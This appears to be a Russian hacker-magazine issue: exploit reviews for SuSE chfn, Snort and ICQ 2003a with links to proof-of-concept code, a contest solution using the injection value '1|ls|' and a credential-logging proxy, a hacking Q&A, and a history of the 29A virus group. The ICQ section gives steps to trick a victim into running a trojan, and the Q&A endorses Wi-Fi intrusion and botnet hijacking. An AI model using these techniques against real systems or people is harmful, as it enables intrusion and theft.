VADIK-M



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

EXPLOITS REVIEW

SUSE LINUX PWDUTILS "CHFN" UTILITY LOCAL PRIVILEGE ESCALATION EXPLOIT

[описание] Операционная система SuSE Linux всегда славилась своей стабильностью и безопасностью. Хотя бы потому, что это коммерческая OS. Но не так давно хакеры нашли опасную брешь в SuSE. Ошибка закралась в пакете pwdutils, в приложении chfn. Данный бинарник по умолчанию имеет суидбит, а его предназначение — изменение информации о пользователе. В исходниках этого файла было найдено переполнение буфера, ведущее к следующему: любой пользователь мог дописать в конец */etc/shadow* информацию о левом аккаунте, а затем произвести суид на него. Собственно, это и проделывает хитрый эксплойт. Сперва происходит хитрая дозапись данных в */etc/shadow*, а затем запускается /bin/su. В итоге хакер наделяется самым низким UID'ом :).

[защита] Разработчики системы сразу же отреагировали на уязвимость, выпустив патчи для каждой уязвимой версии SuSE. Посмотреть внушительный список заплаток можно на странице *http://lists.suse.com/archive/suse-security-announce/2005-Nov/0002.html*.

[ссылки] Забирай эксплойт, написанный на языке BASH, со страницы *www.securitylab.ru/poc/extra/241883.php*. История ошибки и ее технические моменты пока не раскрываются.

[злоключение] SuSE Linux очень популярная операционка среди Linux'оидов, а теперь и среди пользователей Novell :). Поэтому смею предположить, что число локальных повышений прав будет увеличиваться с каждым днем. Всех админов SuSE, читающих обзор, я мысленно призываю поставить спасительную заплатку.

[greets] На этот раз отличился багоискатель Hunger (susechfn@hunger.hu). Пожалуй, это его первый выдающийся эксплойт, поэтому дружно поблагодарим «голодного хакера».

SNORT <= 2.4.2 BACKORIFICE REMOTE BUFFER OVERFLOW EXPLOIT

[описание] Если ты помнишь, в недавнем обзоре эксплойтов я описывал уязвимость в известной IDS под названием Snort. Если в прошлой ошибке Snort страдал переполнением при включенном режиме отладки, то теперешний баг выдает себя при любых режимах запуска. Ошибка переполнения возникает при обработке так называемых Back Orifice пакетов. Злоумышленник может сформировать кривой пакет с некорректным полем длины, поэтому становится возможным выполнить произвольный код. Багоискатели написали рабочий эксплойт, выполняющий bind шелла на порту 31337 уязвимой системы.
В эксплойте представлены две цели с разными режимами тестирования. Достаточно выбрать одну из них (как правило первую), указав в качестве параметров ip-адрес и номер цели. Если все сделано верно, на бажной системе откроется порт 31337 с интерпретатором */bin/bash* внутри.

[защита] На официальном сайте Snort выложена последняя версия IDS — Snort-2.4.3. В данном релизе брешь полностью исправлена.

[ссылки] Рабочий эксплойт находится по адресу *www.securitylab.ru/poc/extra/241424.php*. Описание технических моментов ошибки можно найти в исходном коде эксплойта, либо на странице *www.securitylab.ru/vulnerability/ source/241240.php*.

[злоключение] За текущий год это уже второй удар по Snort. Учитывая тот факт, что продукт является системой обнаружения атак, репутация производителя сильно упала. Теперь у злоумышленника появилось целых две лазейки в «центр самой защищенной системы».

[greets] Брешь была выявлена известной командой Internet Security Systems. После публикации сведений об уязвимости популярная команда THC (*www.thc.org*) написала многофункциональный эксплойт.XINE-LIB REMOTE

ICQ 2003A SHELLCODED EXPLOIT

[описание] Не так давно хакерам удалось найти весьма оригинальную ошибку в ICQ 2003a. Это простое переполнение буфера в клиенте, никак не относящееся к протоколу ICQ. Все, что делает эксплойт, — генерирует два значения (First и Last Name). При подстановке этих данных в поле поиска новых пользователей, произойдет загрузка и запуск файла, указанного в качестве параметра к сплоиту. Другими словами, для заражения ламера трояном хакеру нужно выполнить следующие шаги:

1. Залить на удаленный сервер трояна, а затем запустить эксплойт с параметром-ссылкой на вредоносный файл.
2. Найти ушастого ламера и навешать ему лапшу на уши про новую фичу в ICQ, а потом ненавязчиво попросить заполнить два поля в «поиске пользователей».
3. Присоединиться к компьютеру жертвы и наслаждаться :).

[защита] Уязвимость замечена в клиентах ICQ 2003a и предыдущих версиях. В последующих релизах брешь отсутствует. Никаких заплаток для уязвимых клиентов выпущено не было.

[ссылки] Эксплойт находится на странице *www.securitylab.ru/poc/extra/241544.php*. Для ленивых людей имеется также откомпилированный вариант: *http://mydoom-v.jino-net.ru/icq_bof.exe*.

[злоключение] Для эксплуатирования жертвы необходимо обладать навыками социальной инженерии. В теперешнее время довольно сложно найти ламера, который с радостью введет непонятные данные в какую-то форму. Однако еще не перевелись индивидуумы, умеющие убеждать других людей. Если ты относишься к таким личностям — эксплойт для тебя :).

[greets] Идея бага и эксплойт полностью принадлежат хакеру ATmaCA (*www.atmacasoft.com*).

покорение Suse Linux

центр защищенной системы

генерация ключевых полей

1 В ноябрьском конкурсе тебе надо было вздрючить торговцев сплоитами, которые тусовались на irc-канале #ха (*dal.net.ru*). На этом канале жил бот-барыга с ником armen, который принимал команды стандартным образом: !cmd.

2 Найти баг не составляло труда. Получив список всех доступных команд (!help), нужно было зарегистрироватьяс у бота и попытаться получить описание конкретного сплойта при помощи команды !desc. Несложно было заметить и догадаться, что параметр с идентификатором — это не что иное, как имя файла с описанием сплоита. Соответственно, подставив что-то вроде 1|ls|, можно было выполнять на сервере команды.

3 Но вот незадача: команды с пробелами не выполнялись, строка ограничивалась пятью символами, а все лишнее отрезалось. Значит, заменить пробел $IFS не получится :(. Но у тебя еще оставалась возможность читать файлы на сервере и смотреть содержимое директорий. Например, можно было посмотреть исходник бота — файла te.pl.

4 Внутри сорца легко было заметить, что после оплаты заказа, клиентцу сообщается, где именно он может скачать сплоит, так как дается ссылка. Перейдя по ней, ты обламывался: нужен был пароль. На странице с ошибкой 401 было мыло homsa.toft@gmail.com.

5 Пообщавшись с барыгой, можно было понять, что ему необходимы проксики, и он будет рад, если ты дашь ему хотя бы одну штучку. Это было ключевой вещью: необходимо было поднять левый проксик, который логирует всю передаваемую через него информацию, и подсунуть его барыге. После этого незадачливый торговец подключался к свой базе, и ты вполне мог выудить его пароли.

6 Как известно, при использовании http-аутентификации серверу передается строка login:password, закодированная base64. В логах нужно было отыскать строчку наподобие этой aG9tc2E6Y29vbGhvbXNh==, после чего декодировать ее, к примеру, php-функцией imap_base64() и получить plaintext-логин с паролем.

7 Победителя в этом месяце целых два: почти одновременно конкурс прошли bmHZ и BOM SHANKAR. Поздравляем этих парней, которые выиграли эксклюзивный медосмотр от Саши Лозовского и по 50 граммов чистейшего медицинского спирта.
Анонс нового конкурса ищи в двадцатых числах на форуме *forum.xakep.ru*.



hack-faq

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ЛИШЬ ПОТРАТИШЬ МОЙ И СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ!

hack_FAQ comments:
SideX:
hack-faq@real.xakep.ru
_vzlom

Q: Как WarCraft понимает, что я пользуюсь читами?

A: Долгое время юзеры возмущались превосходством отдельных игроков, которые не стеснялись использования программок-cheater'ов для обретения всевозможных благ игровой цивилизации. Blizzard, создатель последней World of Warcraft пошла на встречу особо переживающим юзверам и выпустила свой spyware — программу-шпион, которая поставляется вместе с основной игрой и называется Warden. Она изучает твои процессы, взвешивает загруженность памяти и ограничивает твой доступ к читам. Готовых средств подавления проги я пока не видел, но могу нацелить потенциального создателя оной на прогу The Governor, которая показывает все действия Warden'а — *www.rootkit.com/newsread.php?newsid=371*.

Q: Что за радиопередатчики американцы собрались вшивать в паспорта для увеличения secure'ности?

A: Вчера они начали требовать сдачу отпечатков пальцев для всех гостей Америки, а сегодня уже планируют внедрять RFID-чипы, где будет располагаться вся паспортная информация о владельце. Данные можно будет считать специальным радиосканером. На недавней security-конференции один из исследователей показал наглядно, что информацию о паспорте можно элементарно считывать: чувак при помощи несложного оборудования научился это делать самостоятельно. Так что защищенность формата передачи данных вызывает серьезные вопросы. Не меньше вопросов возникает и у правозащитников, которые видят в новой разработке возможность контроля граждан и маршрутов их передвижений. Первыми подопытными станут правительственные работники и дипломаты для передачи эстафеты простым смертным в следующем году.

**Q: Кто такие honeymonkeys?
Они как-то замешаны в web-троянинге?**

A: Не только мишки любят мед, но и packet monkeys, то есть script kiddies. Эти хакеры-бакланы жадны до легких мишеней: например, непатченных Windows XP компьютеров. Данный концепт стал логическим продолжением технологии honeypots, то есть систем серверов, которые были разбросаны по Сети и приманивали злоумышленников, а чаще всего — его творений, сетевых червей.

Я никогда не слышал термин «троянинг», но раз уж ты оперируешь именно им, придется ответить тебе на вопрос, хоть я и мог сказать, что не понял, о чем ты говоришь :).

Компания Microsoft Cybersecurity and Systems Management Research Group (авторы концепта «медовых обезьян») организовали большую Сеть из дырявых компьютеров, которые серфят Сеть, прыгая с сайта на сайт, где могли притаиться зараженные страницы. Зараза оседает на компьютерах спецов для дальнейшего изучения и детального анализа их работы. Особенно активно MS наседает на спамеров, которые, после выявления, оказываются приглашенными в зал суда. Более $5M контора отбашляла на эту аферу. В Сети обезьян располагаются компы разного уровня update'ности, для точного выявления аппетитов интернет-бандитов и прицелов на конкретные уязвимости. За более детальным описанием honey-концепта, рекомендую наладиться на сайт *www.honeynet.org*. Стоит отметить, что MS была вовсе не первой, и даже сам автор успел принять пару визитов от роботов Symantec в своих сетях 5 лет назад.

_gorlum

Q: Какой самый большой ботнет удалось собрать? Почему постоянно проходят разные цифры?

A: Вопрос напоминает «Кто больше всех украл денег?». Тот, кто достаточно коварен и умен, никогда не обнаружит факта своего обогащения или его источников. «Удалось собрать» — понятие очень относительное, поскольку одно дело предполагать, что столько-то и столько-то компьютеров находится под контролем одного человека и совсем другое — доказать подобное в судебном порядке. Мечта о централизованном контроле несметных тысяч «зомбаков» теряет актуальность, и современные сетевые «рабовладельцы» чаще и чаще не оставляют какой-либо связи между имеющимися ботнетами. Здесь присутствует страх не только перед чекистами и IT-security компаниями, но и теми же коллегами по цеху, которые не упускают случаев перевести чужих ботов в свое собственное пользование. Кто-то намеренно держит свои ботнеты раздельно для последующей продажи или сдачи в аренду. Самый большой ботнет, инфа о котором к настоящему моменту получила широкую огласку, состоял из 1,5 миллиона компов, которые находились под контролем криминального трио из Голландии. В самом начале им приписывали владение 100 000 компьютеров, но позже выяснилось, что цифра значительно больше.

Q: Можно ли доверять системе хранения паролей в Oracle?

A: Отдельные темные личности настолько глубоко уходят в хакинг, что даже успешно свергают незыблемые постулаты безопасности. Совсем недавно институт SANS сотряс мозги поклонников Oracle, когда раскрыл механизм генерации паролей для этой базы данных. В ходе исследований выяснилась целая серия слабостей, которые позволяют достаточно быстро раскрывать пользовательский пароль. К примеру, несложно убедиться в том, что «отпечаток» пароля на самом деле изготавливается из строки username.password, сконкатенированных логина и пароля. Так же легко можно проверить, что система аутентификации нечутка к регистру, хэш для паролей Apple и appLE будет одинаковым. Так же специалисты Санс нашли еще несколько слабостей в самом алгоритме, о чем подробно написали в документе, представленном на сайте организации.

Sans.org — далеко не шпана, и действовали вполне корректно: дали разработчикам несколько дней на устранение проблемы. Судьба поправки пока не известна, равно как и не доступны комментарии инженеров Oracle. Проблема стойкости паролей оказывается в авангарде, свежий скандал со вскрытием школьной БД в Калифорнии — яркий тому пример. В общем, отпечатки пальцев, как средство идентификации, — на повестке дня.

Q: Поломал несколько Wi-Fi-сетей и столкнулся с такой проблемой: лень каждый раз руками прописывать все настройки. DHCP есть не везде! Можно както автоматизировать процесс?

A: Судя по всему, такое понятие, как laptop roaming тебе не знакомо. А ведь существует целая серия решений, позволяющих «на лету» переключать твой ноут с сетки на сетку. За примером далеко ходить на надо: MultiNetworkManager (*www.globesoft.com*) позволит тебе автоматизировать переключение между сетями, когда ты перемещаешься с работы домой, по дороге работая во взломанных сетях :). Если программа не придется тебе по вкусу, то на сайте имеется разумный ликбез по вопросу ноутбучного роуминга; знатоки смогут собрать подобное решение на коленке, заюзав системные скрипты. Лекарств от жадности для версии 8.* пока не вышло, но это не мешают нахаляву юзать седьмую версию программы.

Q: Чем удобнее всего редактировать HEX-файлы? До сих пор юзаю какую-то дурацкую программу под DOS. Хочется чего-то поновее!

A: Могу предложить тебе бесплатный универсальный редактор PSPad Editor (*www.pspad.com*). Несмотря на название, созвучное с PlayStation, к этой игровой машине программа никакого отношения не имеет, однако наделяет тебя большими возможностями. Дело в том, что софтина действительно универсальна и умеет работать и подсвечивать не только HEX-файлы, но и код VB, C++, SQL, PHP, ASP и Python. Можно подгонять настройки синтаксиса под свои, самые личные нужды. Веб-мастерам оставили удобный HTML-редактор со встроенным ftp-клиентом для моментального влива своих шедевров на web. Варез получается фришным, порой тормозит с обновлениями, но удобства не теряет из-за обозначенных выше правильных дефолтовых настроек. Недавно был произведен серьезный facelift другого, уже коммерческого, редактора — UltraEdit (*www.ultraedit.com*). Стал посимпатичнее и оброс новыми опциями и настройками.

Q: Хочу написать своего бота и научиться его впаривать. Как можно наиболее детально изучить уже готовые образцы?

A: Конкретные инструкции на эту тему стоят немалых денег, поэтому тебе придется соображать самому. Первым делом совершенно понятно тебе надо заразиться. Для этого надо поднять сетап системы на том уровне безопасности, который тебя интересует. Потом необходимо установить софт для изучения HTTP-трафика, выключить все антивирусы и anti-spyware софт и отправиться серфить левые порнушные сайты, искать варез, лазить по разным трэшевым каталогам и т.д. Все с одной целью: подцепить заразу и начать ее изучать.

Первым делом, когда почуешь, что подцепил трояна, нужно понять, как именно ты заразился. Для этого, очевидно, надо будет внимательно проштудировать html-код заразной страницы и попробовать отыскать там сплоит, который влил тебе гада.

Там, при помощи любого снифера, уже можно будет подсмотреть, о чем шепчется зверек со своим интернет-командованием, какой используется протокол, и вообще, какого рода информацию передает ползучка. При помощи этих данных ты не только сможешь перенять часть опыта, но и постараться захватить чужой ботнет.

_nsd

Короли VX-сцены *Virus Kings*

История группы 29А

В 1991 ГОДУ НА VX HEAVEN, САМОМ ПОСЕЩАЕМОМ САЙТЕ, ПОСВЯЩЕННОМ КОМПЬЮТЕРНЫМ ВИРУСАМ, ОБЪЯВИЛОСЬ ГОЛОСОВАНИЕ. ПОСЕТИТЕЛЯМ ПРЕДЛАГАЛОСЬ ОПРЕДЕЛИТЬ ЛУЧШУЮ ВИРУСНУЮ ГРУППУ, ЛУЧШЕГО СОЗДАТЕЛЯ ВИРУСОВ, ЛУЧШИЙ ВИРУСНЫЙ ЖУРНАЛ И НЕКОТОРЫЕ ДРУГИЕ ВЕЩИ. ВЫБОР МНОГИХ В ГЛАВНОЙ НОМИНАЦИИ БЫЛ ОДНОЗНАЧНЫМ — ГРУППА 29А. ЛУЧШИМ ВИРУСМЕЙКЕРОМ СТАЛ ЕЕ МЕМБЕР, ЛУЧШИМ ЖУРНАЛОМ — ЕЕ E-ZINE. НА ПРОТЯЖЕНИИ ДОЛГОГО ВРЕМЕНИ 29А БЫЛА ЭЛИТАРНОЙ КОМАНДОЙ, СОСТОЯЩЕЙ ТОЛЬКО ИЗ ЛУЧШИХ КОДЕРОВ. ЧЛЕНЫ ГРУППЫ ВЫПУСТИЛИ СОТНИ ВИРУСОВ, МНОГИЕ ИЗ КОТОРЫХ СТАЛИ РЕВОЛЮЦИОННЫМИ. 29А ПО-ПРЕЖНЕМУ АКТИВНА И ПРОДОЛЖАЕТ СОЗДАВАТЬ НОВЫЕ ЦИФРОВЫЕ ФОРМЫ ЖИЗНИ, А В СЛЕДУЮЩЕМ ГОДУ ГОТОВИТСЯ ОТПРАЗДНОВАТЬ СВОЙ 10-ЛЕТНИЙ ЮБИЛЕЙ | mindw0rk (mindw0rk@gameland.ru)



логотип 29А

[становление] В середине 90-х Интернет в Испании был доступен только некоторым университетам, научным организациям и коммерческим компаниям. Обычные компьютерщики довольствовались BBS и Fidonet. Впрочем, жаловаться им не приходилось, ведь на бордах и в конференциях было намного проще найти «братьев по разуму». Особенно тем, у кого есть такое странное и специфичное увлечение, как компьютерные вирусы. Центром общения таких людей была испанская фидошная конфа, единственная в своем роде. Народ там делился своим опытом, идеями и исходниками. Одно было плохо — конференцией заправлял модератор, который постоянно устанавливал новые правила и нередко банил тех, кто участвовал в обсуждении зловредных алгоритмов. Неважно, в исследовательских целях или для поиска защиты от них. В конце 1995 года двум постоянным участникам VirusBuster и Gordon Shumway все эти ограничения надоели, и они решили создать свою BBS Dark Node, в которой свободное обсуждение вирусных технологий будет не только не запрещаться, но всячески приветствоваться. На борду перешли еще несколько человек, недовольных политикой модератора, а Virus Buster лично пригласил людей, которых считал специалистами по вирусам. Dark Node собрала лучших VX-кодеров Испании, и на ней каждый день шли горячие обсуждения по созданию вирей, совместный анализ кода и поиск багов в антивирусах. Со временем база знаний накапливалась, и Mr. Sandman, один из талантливых крэкеров на BBS, решил, что было бы неплохо поделиться информацией с остальными. Поэтому он создал вирусный электронный журнал.

В это время международная VX-сцена переживала не лучшие времена. Многие авторитетные группы, такие как Thus, Qark, Quantum, SVL ушли со сцены, исчезла известная Dark Conspiracy, хотя часть ее мемберов основала новую группу, некоторые коллективы объединились, чтоб не развалиться окончательно. А единственным пополнением на смену уходящим старичкам стала Computa Gangsta, e-zine DHC которой не получил большого признания.

К тому времени, как началась работа над журналом, тусовка из Dark Node BBS официально стала группой 29А (в компьютерной кодировке «666»). Парни не просто хотели создать очередной e-zine, журнал должен был стать оплотом сцены и в каждом байте нести полезную информацию. Поэтому выпуск 29А zine затянулся на целый год. Задержку вызвал и тот факт, что большинство мемберов группы успели обзавестись доступом в инет и кучу времени убивали в IRC, общаясь на программерских и вирусных каналах. Наконец 13 декабря 1996 года состоялся релиз журнала. Первый номер включал в себя несколько туториалов по полиморфным и макро-вирусам, руководство по отключению антивирей, дизассемблированный код интересных вирусов (Zhengxi, V.6000) и, конечно, исходники зверьков, написанных членами 29А. Политика группы с самого рождения была четкой — не выпускать в свет деструктивные организмы, поэтому в вирях, опубликованных в журнале, ставка делалась на оригинальность и новизну, никакого вреда они нанести не могли.

Нельзя сказать, что 29А zine вызвал фурор на VX-сцене, но журнал стал событием и с интересом изучался всеми активными вирусмейкерами. Одновременно с интересом к журналу появился интерес к группе, которая его выпускала.



компьютер, на котором работала Dark Node BBS

[дальнейшее развитие] Второй номер 29А ждали долго, больше года (вообще, выпускать по журналу в год стало своего рода традицией). На этот раз задержка произошла из-за реструктуризации группы, обязательной военной службы у некоторых мемберов и увлечения Интернетом. Но главное — пришлось полностью перестраиваться на новую Windows-платформу, так как DOS с выходом винды стал быстро устаревать. Win32 стала «новой школой» для вирусмейкеров, обязательной для изучения всеми, кто собирался продолжить создавать вирусы.


97-й год стал переломным этапом для VX-сцены. Период затишья закончился, и такие группы, как iKx, SLAM, SVL, Stealth начали активно релизить новые вирусы и e-зины.


Появилось несколько новых сайтов для вирусмейкеров, своей страничкой обзавелась и 29А. Размещалась она по адресу *http://29A.islatortuga.com* и называлась 29A Labs. Также в результате долгих посиделок в IRC, сначала на EFNet, потом на локальном испанском сервере, участники группы познакомились с новыми талантливыми кодерами, некоторые из которых присоединились к 29А. Появились мемберы из Дании (Darkman), Великобритании (Rajaat), Бразилии (Vecna), Канады (Reptile) и даже Перу (Jacky Qwerty).

Помимо постоянного состава, который должен был активно принимать участие в наполнении журнала и периодически выпускать новые вири под лейблом 29А, группа заполучила несколько внештатных друзей. От них не требовали активности, но они периодически в добровольном порядке предоставляли группе свои наработки, и их или печатали в e-зине, или выкладывали на сайт.

